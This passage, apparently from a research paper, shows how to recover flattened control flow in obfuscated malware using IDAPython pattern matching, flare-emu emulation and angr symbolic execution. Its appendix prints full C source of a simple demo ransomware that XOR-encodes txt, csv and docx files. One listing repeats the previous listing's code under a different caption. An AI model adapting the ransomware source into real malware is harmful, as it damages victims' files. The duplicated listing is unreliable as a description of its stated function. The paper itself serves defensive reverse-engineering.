Listing 7: Creating the CFG from the recovered data.

9. **Running the script**: Running the script in *IDA Pro 8.2* on the encodeAndSaveFiles() function returns the CFG object in Listing 8.

```
digraph CFG{
"0x1411" -> "0x169b"
"0x1446" -> "0x169b"
"0x1491" -> "0x169b"
"0x1553" -> "0x1647"
"0x1553" -> "0x17e8"
"0x1591" -> "0x1411"
"0x1591" -> "0x1491"
"0x1647" -> "0x1446"
"0x1647" -> "0x16f7"
"0x169b" -> "0x1647"
"0x169b" -> "0x17e8"
"0x16b2" -> "0x16b2"
"0x16b2" -> "0x1591"
"0x16f7" -> "0x16b2"
"0x16f7" -> "0x1591"
}
```

Listing 8:CFG object created by the script.

For instance, we can visualize this object with the tool at [8], generating Figure 11. This visualization could be improved by reorganizing the nodes, for instance to show that the 0x1553 is the starting state.



Figure 11: Visualization of the reconstructed CFG.

We can compare this to the original CFG of the unflattened function, shown in Figure 12, and we see that we could reconstruct the same control flow from our flattened binary.



Figure 12: CFG of the original encodeAndSaveFiles() function.

Emulation

Emulation is a dynamic analysis technique where the code is not executed on a physical CPU but is instead emulated by a software-based CPU. The instructions of the emulated system are interpreted and executed by the emulation software, allowing for analysis and observation of the code's behaviour without the need for running it on real hardware.

The advantage of emulation in reverse engineering is that we can choose to emulate only a function or even a set of instructions, and we have control over the full context of the execution, such as memory, stack, registers.

We will again implement an *IDAPython* script (see Appendix C) using the flare-emu [9] emulation framework, which is designed to be used in *IDA Pro* and relies on the well-known *Unicorn* engine [10] for the emulation.

We could use emulation to implement the same process as in the previous section. However, one big advantage of emulation is that it can be a low-hanging fruit. With less time investment, it could provide enough information to proceed, even though it is not a full control flow reconstruction. We will demonstrate this approach on noobware.

To implement this we will try to emulate the full encodeAndSaveFiles() function from its entry point and trace the execution to draw a control flow graph of the execution where we show only OBBs and ignore dispatcher blocks. It will probably not provide full coverage of the original CFG, but it might show the main execution path only leaving out the error states.

The only disadvantage of this emulation scenario is that, to force the execution in the main path, we need to make sure that the function receives legitimate input. Thus we need to understand its functionality first. In the case of encodeAndSaveFiles(), we don't need too much analysis to figure out that it expects two parameters, an array of filenames and the length of the array. We can set this up for flare-emu as follows:

```
FUNC_ARGS = {"arg1":b'test.txt\x00test2.txt\x00', "arg2":2}
```

We also need the list of OBBs before running the emulation. We could also try to use emulation to discover the OBBs, but it is much easier to use the previous pattern-matching heuristics. Listing 9 shows the function that returns the list of OBB start addresses.

```
def find_OBBs(func, flow_chart):
    if func is None:
        print("No function at the current cursor position.")
        return []

    blocks = []
    for bb in flow_chart:
        instr_count = 0
        last_instr = None
        second_last_instr = None

        for head in idautils.Heads(bb.start_ea, bb.end_ea):
            instr = idaapi.insn_t()
            idaapi.decode_insn(instr, head)

            if instr is not None:
                instr_count += 1
                second_last_instr = last_instr
                last_instr = instr

        # print("Checking BB: (0x{:X} - 0x{:X}) instruction count: {}, is_cond: {}".
format(bb.start_ea, bb.end_ea, instr_count, is_conditional_jump(last_instr)))
        # is it an Original Basic Block?
        if instr_count >= 3 and is_mov_imm(second_last_instr) and is_jmp_fixed(last_instr):
            print("OBB found: (0x{:X} - 0x{:X})".format(bb.start_ea, bb.end_ea))
            blocks.append(bb.start_ea)

    return blocks
```

Listing 9: Function returns the OBB start addresses.

Starting the emulation is very easy (Listing 10), especially because we just emulate from the function's entry point and let it run. We will build in a forced exit later to deal with long-running loops and such. For the emulation, we provide the previously defined input parameters (registers = func_args), an instruction hook (instruction_hook) that will implement the main logic of this script, and a hookData (userData), which is flare-emu's way to have a persistent data store during the emulation.

```
def emulate_and_record_basic_blocks(func_args, userData):
    # Create a new emulator instance
    eh = flare_emu.EmuHelper()
    print("Emulating function at 0x{:x}".format(func_ea))

    # to ensure useful emulation meaningful arguments are needed for the target function
    eh.emulateRange(func_ea, instructionHook=instruction_hook, registers=func_args,
hookData=userData)
```

Listing 10: Starting the function's emulation.

As mentioned, the main logic of the program is in the instruction hook. Flare-emu allows us to define a call-back function that will be called before emulating every instruction. Different hooks are available, but to create an execution trace, the instruction hook seemed the most useful. Listing 11 shows our hook.

```
def instruction_hook(unicornObject, address, instructionSize, userData):
    # use the instruction block to trace the execution on a BB level

    print("Instruction hook called - address: 0x{:x}".format(address))
    # mark instractions that were emulated with color
    # idc.set_color(address, idc.CIC_ITEM, 0xD5F5E3)
    # count instractions to be able to stop after a speficied number of instructions
    if "inst_ctr" in userData:
        userData["inst_ctr"] += 1
    else:
        userData["inst_ctr"] = 100

    # Get the current basic block start address
    bb_start = get_bb_start_ea(address, userData['flow_chart'])

    # # Check if the basic block has already been recorded
    if bb_start != userData['current_bb']:
        # Record the executed basic block
        userData['executed_blocks'].append(bb_start)

        userData['current_bb'] = bb_start
    if userData["inst_ctr"] >= 10000:
        unicornObject.emu_stop()

    return
```

Listing 11: Instruction hook implements the BB tracing.

The instruction_hook contains an instruction counter to ensure we quit the emulation if it runs too long. Currently, it is set to 10,000 instructions, but there could be functions where this must be fine-tuned. The core logic is to record the execution of each basic block (not each instruction), which we can use later to create the control flow graph of the execution.

After the emulation is finished, we have a trace of executed basic blocks. We need to transform that into a control flow graph. The code in Listing 12 does exactly that and calculates coverage numbers to provide a general understanding of how much of the function was emulated. The only thing to pay attention to when creating the CFG is that the trace contains repeating transitions, such as loops, which we only need to add to the CFG once.

```
    emulate_and_record_basic_blocks(FUNC_ARGS, userData)

    # Print the recorded basic block addresses
    print("Recorded Basic Blocks:")
    for bb_addr in userData['executed_blocks']:
        print("0x{:X}".format(bb_addr))

    # Creating simple statistic to see the coverage of the emulation
    num_covered_bb = 0
    num_bb = 0
    obbs = find_OBBs(func_ea, flow_chart)
    num_covered_obb = 0

    for block in userData['flow_chart']:
        num_bb += 1
```

```
        if block.start_ea in userData['executed_blocks']:
            num_covered_bb += 1

    for block in obbs:
        if block in userData['executed_blocks']:
            num_covered_obb += 1

    obb_coverage = num_covered_obb / len(obbs)
    coverage = num_covered_bb / num_bb
    graph = create_obbs_CFG(obbs, userData['executed_blocks'])
    print('Coverage: {}%'.format(coverage*100))
    print('OBB Coverage: {}%'.format(obb_coverage*100))
    print(graph)
```

Listing 12: Creating the CFG from the emulation trace.

The results of the script on encodeAndSaveFiles() are shown in Listing 13, and the visualized CFG in Figure 13.

```
Creating CFG
Coverage: 51.724137931034484%
OBB Coverage: 44.44444444444444%
digraph CFG{
"0x1553" -> "0x1647"
"0x1647" -> "0x16f7"
"0x16f7" -> "0x16b2"
"0x16b2" -> "0x16b2"
}
```

Listing 13: Results of the emulation script.



Figure 13: CFG from the emulation trace.

From the script output, we can see that we only covered 44% of the OBB in the emulation, which resulted in a much simpler CFG. However, the basic blocks that were emulated are the most interesting ones:

- 0x1553: Starting the function and logging to the console.
- 0x1647: Opening a file.
- 0x16f7: Reading the content of the file.
- 0x16b2: Encrypting the content of the file.

If we only reverse engineer these basic blocks, we will have a very good understanding of what this function does. So even though this solution provides only partial results, it can easily be the most time-efficient way to get reasonably good results. As mentioned, emulation can also be used to implement the full recovery process; however, symbolic execution is much better suited for that.

Symbolic execution

Symbolic execution is a software analysis technique that explores all possible paths and inputs of a program using symbolic values instead of concrete ones. It systematically evaluates program behaviour by generating constraints based on symbolic inputs and solving them to determine feasible execution states. The biggest challenge of symbolic execution is the problem of state explosion. Since it tries to execute all possible states in the program, they can quickly become so many that it will become computationally infeasible. To solve this issue, some of the inputs can be concretized to force the execution down an interesting path for the analysis. This is often called concolic execution (symbolic + concrete = concolic). We will use the angr framework [11] [12], an open-source symbolic/concolic execution tool.

A fair warning about symbolic execution: it is more like dark magic than engineering, and its complexity can be as time-consuming as the obfuscation technique we are trying to use it against. Instead of trying it during a time-sensitive investigation, it is better first to invest the time and get to know to technique and the tools. You can learn more about symbolic execution and angr from OpenSecurityTraining [13].

The full script symbolic_exec.py is available in Appendix D. In this section, we will review its most important parts. We will follow the generic process again.

1. **Identify original basic blocks**: We will reuse the find_OBBs() function (Listing 9) from the emulation script. It is possible to implement this step using symbolic execution as well, as shown by the *OALabs* team [14]; however, in this case, it is not as time efficient as the pattern-matching implementation.
2. **Identify decision basic blocks**: Because we will rely on symbolic execution to find the next states, it is unnecessary to identify the decision basic blocks separately.
3. **Identify dispatcher basic blocks**: Similar to the previous point, this step is unnecessary in this case because the symbolic execution will take care of the problem.
4. **Identify the state variable**: we cannot skip this step because, in our script, we will have to know the memory address where the state value is stored. But this is done with manual reverse engineering by looking at the function to see that the state value is stored at [rbp+var_138].
5. **Map state values to OBBs**: this is where symbolic execution comes in. A typical use case for symbolic execution is when we know a place in the program code and want to determine what input will lead the execution to that point. In this case, we run the symbolic execution until we reach the target address and then use the SMT solver to find the necessary input. In our case, we know the start address of each OBB, so we can run symbolic execution until we reach these addresses and then use the SMT solver to find the state value at [rbp+var_138] since, when we reach an OBB in the execution, the state value in memory should be the one that leads to that OBB. This way, we can create the state value -> OBB mapping.

   Listing 14 shows the implementation of this. We create an initial_state from the entry point of the analysed function. An important difference compared to emulation is that we don't have to set the input parameters for the function. In cases where we have a state explosion in one function, it might be beneficial to concretize the input values, but it was not necessary here. For each OBB we run the symbolic execution (simgr.explore()) from the initial_state until the start address of the OBB. If a state is found, we concretize the value stored at [rbp-0x138], which contains the state value. Before concretizing this value, it is only a symbolic expression, basically a mathematical equation built from the different constraints that led the execution to this point. The concretization solves this equation and returns a value that satisfies it, which will be our state value.

```
def get_obb_states(project, func_start, basic_block_addresses):
    # use symbolic execution to execute into each OBB and check the state value
    obb_states = []

    initial_state = project.factory.blank_state(addr = func_start)
    initial_state.options.add(angr.options.CALLLESS)
    # Start the simulation

    # iterate through each obb and run symbolic exec to their address
    for obb in basic_block_addresses:
        simgr = project.factory.simgr(initial_state)
        simgr.explore(find=BASE_ADDR + obb)

        if simgr.found:
            state = simgr.found[0]

            # Calculate the address rbp-0x138, the state variable
            # FILL OUT: state variable -> state.regs.rbp - 0x138
```

```
            concrete_value = state.mem[state.regs.rbp - 0x138].uint64_t.concrete
            bb_address = state.solver.eval(state.regs.rip)

            print("State value at is 0x{:x} is {} ".format(bb_address, concrete_value))

            obb_states.append({'address': bb_address, 'state': concrete_value, 'angr_
state': state})

    print(obb_states)
    return obb_states
```

Listing 14: Recovering state values for each OBB using symbolic execution.

6. **Recover next state values for each OBB**: this is the second part where we can rely on symbolic execution. Listing 15 shows the function to find the next state for a provided OBB (bb_state parameter). The bb_state object represents the state we found in the get_obb_states() function, where the execution reached the chosen OBB, and the instruction pointer points to the beginning of the OBB. In the find_next_state() function, we want to continue the execution from here, but to limit the possible paths, we can concretize the value in the state variable ([rbp-0x138]). In the previous step, we read out a concrete value, but the memory still contains the symbolic value, so we write back the previously recovered concrete state value. This way, we simplify the following symbolic execution.

   In the while loop, we step the symbolic execution. This step moves the execution ahead with one basic block (not one instruction), and a step is made in parallel in every tracked possible state.

   After every step, we check whether we reached an OBB. Remember there are one or two possible next states, so we keep checking the number of active states. If there is branching, which means we execute a decision basic block, then after that, we will have two active states. In that case, we need to make sure that we keep stepping until both paths reach an OBB, which might not happen at the same step.

   In this case, we are not interested in the value of the next state but rather the address of the next state's OBB. This just makes the work somewhat easier.

```
def get_obb_states(project, func_start, basic_block_addresses):
    # use symbolic execution to execute into each OBB and check the state value
    obb_states = []

    initial_state = project.factory.blank_state(addr = func_start)
    initial_state.options.add(angr.options.CALLLESS)
    # Start the simulation

    # iterate through each obb and run symbolic exec to their address
    for obb in basic_block_addresses:
        simgr = project.factory.simgr(initial_state)
        simgr.explore(find=BASE_ADDR + obb)

        if simgr.found:
            state = simgr.found[0]

            # Calculate the address rbp-0x138, the state variable
            # FILL OUT: state variable -> state.regs.rbp - 0x138
            concrete_value = state.mem[state.regs.rbp - 0x138].uint64_t.concrete
            bb_address = state.solver.eval(state.regs.rip)

            print("State value at is 0x{:x} is {} ".format(bb_address, concrete_value))

            obb_states.append({'address': bb_address, 'state': concrete_value, 'angr_
state': state})

    print(obb_states)
    return obb_states
```

Listing 15: Recover the next OBBs for the input OBB.

7. **Find the initial state**: As previously, we can get the initial basic block from simple manual analysis.
8. **Reconstruct original control flow graph**: Finally, to reconstruct the CFG, we need to put the previous steps together. Listing 16 shows the relevant code. First, we get the state -> OBB mapping with get_obb_states(). After

that, we iterate through all obb_states and get the next states (address of the next state's OBB) using the find_next_states(). Using this information, we build our CFG (Listing 16), which is visualized in Figure 14. Note, in the symbolic execution we used virtual addresses; thus, we need to subtract the base address (0x400000) to get the same values as previously.

```
digraph CFG{
"0x401411" -> "0x40169b"
"0x401446" -> "0x40169b"
"0x401491" -> "0x40169b"
"0x401553" -> "0x401647"
"0x401591" -> "0x401411"
"0x401591" -> "0x401491"
"0x401647" -> "0x401446"
"0x401647" -> "0x4016f7"
"0x40169b" -> "0x401647"
"0x4016b2" -> "0x401591"
"0x4016b2" -> "0x4016b2"
"0x4016f7" -> "0x401591"
"0x4016f7" -> "0x4016b2"
}
```

Listing 16: CFG reconstructed with symbolic execution.



Figure 14: Visualized CFG from symbolic execution.

Some might notice a slight difference between this CFG and the one we got with pattern matching. In this CFG we don't have the node for 0x17E8. This basic block leads to the function return; however, it does not contain any interesting logic. The reason we don't see it here is because the find_OBBs() function does not consider it an OBB. And because the rest of the code focuses only on OBBs it is left out from the CFG. The OBB finding code could also be modified to include this state, but in practice, it does not add any value to the reverse engineering effort, so we decided to leave it this way.

Symbolic execution is an amazing technique; however, it can get very complex, very quickly. It is worth keeping this in mind and knowing when to revert back to other techniques or give up the goal of reconstructing the CFG, when there is time pressure on the analysis.

Honorary mention: manual debugging

Although this paper focuses on reconstructing the CFG through automation, I did not want to leave out debugging as a feasible option to deal with CFF. Essentially, CFF makes static analysis difficult because from the CFG we don't see the execution flow of the function. This could be solved with dynamic analysis and specifically debugging. It is a slow and painful process because one has to practically single-step through the whole function to see the order of the OBBs and what they really do. However, the combination of obfuscation techniques can make all the above techniques so complex that the very slow single-stepping would still be more time efficient than, for instance, writing a symbolic execution script.

SUMMARY

In this paper, we described the concept of the control-flow flattening obfuscation technique and demonstrated its effects on a simple piece of malware using the *Tigress* framework. We discussed the generic process to reconstruct the original control flow graph of a function. After that, we introduced three different approaches to implement this process: pattern matching, emulation, and symbolic execution.

REFERENCES

[1] Lockheed Martin. Cyber Kill Chain. https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html.

[2] Kucherin, G. Combating control flow flattening in .NET malware. Virus Bulletin. September 2022. https://www.virusbulletin.com/uploads/pdf/conference/vb2022/papers/VB2022-Combating-control-flow-flattening-in-NET-malware.pdf.

[3] ZYWU. A Study on ConfuserEx Control Flow Flattening Technique. 16 January 2019. https://zongyuwu.medium.com/a-study-on-confuserex-control flow-flattening-technique-a93030f05acc.

[4] OALabs. Emotet Deobfuscation. 6 April 2022. https://research.openanalysis.net/emotet/malware/angr/symbolic%20execution/deobfuscation/research/2022/04/06/emotet_deobfuscation.html.

[5] Revay, G. Looking Inside Pandora's Box. Fortinet, 7 April 2022. https://www.fortinet.com/blog/threat-research/looking-inside-pandoras-box.

[6] Collberg, C. Tigress obfuscator. https://tigress.wtf/.

[7] OpenAI. ChatGPT. https://chat.openai.com/.

[8] Dreampuf. GraphvizOnline. https://dreampuf.github.io/GraphvizOnline/.

[9] Mandiant. flare-emu. https://github.com/mandiant/flare-emu.

[10] Unicorn CPU Emulator. https://www.unicorn-engine.org/.

[11] Shoshitaishvili, Y.; Wang, R.; Dutcher, A.; Grosen, J.; Feng, S.; Hauser, C.; Kruegel, C.; Vigna, G. angr framework. https://angr.io/.

[12] Shoshitaishvili, Y.; Wang, R.; Dutcher, A.; Grosen, J.; Feng, S.; Hauser, C.; Kruegel, C.; Vigna, G. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In IEEE Symposium on Security and Privacy, 2016.

[13] OpenSecurityTraining2. Reverse Engineering 3201: Symbolic Analysis. https://p.ost2.fyi/courses/course-v1:OpenSecurityTraining2+RE3201_symexec+2021_V1/course/.

[14] OALabs. Emotet Deobfuscation Generic Solution. 20 April 2022. https://research.openanalysis.net/angr/symbolic%20execution/deobfuscation/research/emotet/2022/04/20/emotet_deobfuscation_generic.html.

APPENDIX A

Source code of the noobware demo ransomware. This code is for educational purposes only.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <dirent.h>
#include "/home/geri/Documents/unflatten/tigress/3.1/tigress.h"

// Function to encode file content with one-byte XOR encoding and save it with a '.noob'
postfix
void encodeAndSaveFiles(char** filePaths, int numFiles) {
    const char* postfix = ".noob";
    const unsigned char key = 0x7F; // XOR encoding key
```

```
    printf("Starting amazingly secure encryption\n");

    for (int i = 0; i < numFiles; i++) {
        // Open the original file for reading
        FILE* originalFile = fopen(filePaths[i], "rb");
        if (originalFile == NULL) {
            fprintf(stderr, "Unable to open file '%s' for reading\n", filePaths[i]);
            continue;
        }

        // Get the length of the original file
        fseek(originalFile, 0, SEEK_END);
        long fileSize = ftell(originalFile);
        fseek(originalFile, 0, SEEK_SET);

        // Allocate memory for the original file content
        unsigned char* fileContent = (unsigned char*)malloc(fileSize);

        // Read the original file content
        fread(fileContent, 1, fileSize, originalFile);

        // Close the original file
        fclose(originalFile);

        // Perform XOR encoding on the file content
        for (long j = 0; j < fileSize; j++) {
            fileContent[j] ^= key;
        }

        // Create the new file name with the '.noob' postfix
        char newFilePath[256];
        snprintf(newFilePath, sizeof(newFilePath), "%s%s", filePaths[i], postfix);

        // Open the new file for writing
        FILE* newFile = fopen(newFilePath, "wb");
        if (newFile == NULL) {
            fprintf(stderr, "Unable to create file '%s' for writing\n", newFilePath);
            continue;
        }

        // Write the encoded content to the new file
        fwrite(fileContent, 1, fileSize, newFile);
        printf("File was encrypted as: %s\n", newFilePath);

        // Close the new file
        fclose(newFile);

        // Free the memory allocated for the file content
        free(fileContent);
    }
}

// Function to check if a file has a matching extension
int hasExtension(const char* filename, const char** extensions, int numExtensions) {
    const char* ext = strrchr(filename, '.'); // Get the file extension

    if (ext != NULL) {
        for (int i = 0; i < numExtensions; i++) {
            if (strcmp(ext + 1, extensions[i]) == 0) {
                return 1; // File has a matching extension
```

```
            }
        }
    }

    return 0; // File does not have a matching extension
}

// Function to search for files with matching extensions
char** searchFiles(const char* folderPath, const char** extensions, int numExtensions, int*
numFiles) {
    DIR* directory = opendir(folderPath);
    struct dirent* entry;

    printf("Searching for files under %s\n", folderPath);

    if (directory == NULL) {
        fprintf(stderr, "Unable to open directory '%s'\n", folderPath);
        return NULL;
    }

    // Allocate memory for the array of file paths
    char** filePaths = (char**)malloc(sizeof(char*) * 256);
    *numFiles = 0;

    while ((entry = readdir(directory)) != NULL) {
        if (strcmp(entry->d_name, ".") == 0 || strcmp(entry->d_name, "..") == 0) {
            continue; // Skip current directory and parent directory entries
        }

        char filePath[256];
        snprintf(filePath, sizeof(filePath), "%s/%s", folderPath, entry->d_name);

        if (entry->d_type == DT_DIR) {
            // Recursively search subdirectories
            int subdirectoryFiles;
            char** subdirectoryFilePaths = searchFiles(filePath, extensions, numExtensions,
&subdirectoryFiles);

            // Append subdirectory file paths to the main file paths array
            for (int i = 0; i < subdirectoryFiles; i++) {
                filePaths[*numFiles] = subdirectoryFilePaths[i];
                (*numFiles)++;
            }

            // Free memory allocated for the subdirectory file paths array
            free(subdirectoryFilePaths);
        } else if (entry->d_type == DT_REG && hasExtension(entry->d_name, extensions,
numExtensions)) {
            // File has a matching extension, add it to the file paths array
            filePaths[*numFiles] = strdup(filePath);
            (*numFiles)++;
        }
    }

    closedir(directory);

    return filePaths;
}

int main(int argc, char* argv[]) {
```

```
    const char* folderPath;

    // Check if a command line parameter is provided
    if (argc > 1) {
        folderPath = argv[1];
    } else {
        char currentDirectory[256];
        if (getcwd(currentDirectory, sizeof(currentDirectory)) == NULL) {
            fprintf(stderr, "Unable to get current directory\n");
            return 1;
        }
        folderPath = currentDirectory;
    }

    const char* extensions[] = { "txt", "csv", "docx" }; // Specify the file extensions
    int numExtensions = sizeof(extensions) / sizeof(extensions[0]); // Calculate the number
of extensions

    int numFiles;
    char** filePaths = searchFiles(folderPath, extensions, numExtensions, &numFiles);

    if (filePaths != NULL) {
        // Print the file paths
        printf("The following files will be noobed:\n");
        for (int i = 0; i < numFiles; i++) {
            printf("%s\n", filePaths[i]);
        }

        // Encode and save the files
        encodeAndSaveFiles(filePaths, numFiles);

        // Free the memory allocated for the file paths
        for (int i = 0; i < numFiles; i++) {
            free(filePaths[i]);
        }
        free(filePaths);
    }

    return 0;
}
```

APPENDIX B

The following is the pattern_matching.py that runs in *IDA Pro 8.2* using Python 3. It implements the pattern-matching technique for the encodeAndSaveFiles() function in noobware.

```
import networkx as nx
import idaapi
import idautils

def is_mov_imm(instr):
    if instr.itype == idaapi.NN_mov:
        if instr.Op2.type == idaapi.o_imm:
            return True
    return False

def get_state_address(jpt_name, state_val):
    # returns the address of OBB representing the provided state value
    jpt_name = "jpt_140E"
    jpt_address = idaapi.get_name_ea(idaapi.BADADDR, jpt_name)
```

```
    if jpt_address == idaapi.BADADDR:
        print("Jump table address for {} not found.".format(jpt_name))
        return None

    entry_size = 4  # Assuming each entry in the jump table is 4 bytes

    # Retrieve signed offset
    jpt_offset = idaapi.as_signed(idaapi.get_dword(jpt_address + (state_val * entry_size)),
32)

    obb_address = jpt_address + jpt_offset
    return obb_address

def is_jmp_fixed(instr):
    if instr.itype == idaapi.NN_jmp:
        if instr.Op1.type == idaapi.o_far or instr.Op1.type == idaapi.o_near:
            return True
    return False

def is_conditional_jump(instr):
    return instr.itype in [idaapi.NN_jo, idaapi.NN_jno, idaapi.NN_jb, idaapi.NN_jnb,
                           idaapi.NN_jz, idaapi.NN_jnz, idaapi.NN_jbe, idaapi.NN_jnbe,
                           idaapi.NN_js, idaapi.NN_jns, idaapi.NN_jp, idaapi.NN_jnp,
                           idaapi.NN_jl, idaapi.NN_jnl, idaapi.NN_jle, idaapi.NN_jnle,
                           idaapi.NN_jcxz, idaapi.NN_jecxz, idaapi.NN_jrcxz,
                           idaapi.NN_jge]

def extract_state_var_value(bb):
    # extracting the value of the next state out from the basic block
    # the function expects a instruction like the following and returns
    # the value that is being written to the memory address:
    #  mov     [rbp+var_138], 14
    value = None

    # iterate through all instructions in the BB
    for head in idautils.Heads(bb.start_ea, bb.end_ea):
        instr = idaapi.insn_t()
        idaapi.decode_insn(instr, head)
        memory_reference_types = (idaapi.o_mem, idaapi.o_phrase, idaapi.o_displ)
        print("0x{:x}, is_mov: {}, is_op1_mem: {}, is_op2_imm: {}".format(head, instr.itype
== idaapi.NN_mov, instr.Op1.type in memory_reference_types, instr.Op2.type == idaapi.o_
imm))

        # Heuristics to identify the target instruction:
        #  - a mov instruction
        #  - first operand is a memory reference
        #  - second operand is an immediate -> state value
        if instr.itype == idaapi.NN_mov and instr.Op1.type in memory_reference_types and
instr.Op2.type == idaapi.o_imm:
            value = instr.Op2.value
            break
    return value

def get_block_from_address(blocks, address):
    for block in blocks:
        if block['bb'].start_ea == address:
            return block

def build_control_flow_graph(jpt_name, blocks):
    # creates a control flow graph
```

```
    # iterate through each basic block we analysed and
    # look up the addresses for their next states
    print("Creating CFG")
    graph = "digraph CFG{\n"

    for block in blocks:
        if block['type'] == 'obb':
            next_state = block['next_state']
            if isinstance(next_state, int):
                # Resolve the address of next_state using get_state_address function
                address = get_state_address(jpt_name, next_state)
                if address is not None:
                    next_state_block = get_block_from_address(blocks,address)
                    if next_state_block['type'] == 'obb':
                        # Add an edge between the current block and the next_state block
                        # graph.add_edge(block['bb'].start_ea, address)
                        graph += "\"0x{:x}\" -> \"0x{:x}\"\n".format(block['bb'].start_ea,
address)
                        print("obb 0x{:x} -> 0x{:x}".format(block['bb'].start_ea, address))
                    elif next_state_block['type'] == 'dbb':
                        dbb_next_states = next_state_block['next_state']
                        if isinstance(dbb_next_states, list):
                            # Add the current block as a node in the graph
                            # graph.add_node(block['bb'].start_ea)
                            # Iterate over the next_state values and add edges to
corresponding blocks
                            for state in dbb_next_states:
                                if isinstance(state, int):
                                    address = get_state_address(jpt_name, state)
                                    if address is not None:
                                        # graph.add_edge(block['bb'].start_ea, address)
                                        graph += "\"0x{:x}\" -> \"0x{:x}\"\n".
format(block['bb'].start_ea, address)
                                        print("decision obb 0x{:x} -> 0x{:x}".
format(block['bb'].start_ea, address))
                        else:
                            print('Error: dbb_next_states is not a list')
                    else:
                        print("Error: block type is not obb or dbb")
    graph += "}"
    return graph

def find_blocks():
    # check all basic blocks and identify Original BBs and Decision BBs
    # use these to recover the possible next OBBs
    func = idaapi.get_func(idaapi.get_screen_ea())
    if func is None:
        print("No function at the current cursor position.")
        return []

    blocks = []
    # iterate through all BBs and track the last two instructions
    for bb in idaapi.FlowChart(func):
        instr_count = 0
        last_instr = None
        second_last_instr = None

        for head in idautils.Heads(bb.start_ea, bb.end_ea):
            instr = idaapi.insn_t()
            idaapi.decode_insn(instr, head)
```

```
            if instr is not None:
                instr_count += 1
                second_last_instr = last_instr
                last_instr = instr

        print("Checking BB: (0x{:X} - 0x{:X}) instruction count: {}, is_cond: {}".
format(bb.start_ea, bb.end_ea, instr_count, is_conditional_jump(last_instr)))
        # Heuristics to identify OBBS:
        #  - BB has more then 3 insructions
        #  - last instruction is a fixed jmp
        #  - second last instruction is a mov
        # Heuristics to identify Decision BBs:
        #  - not an OBB
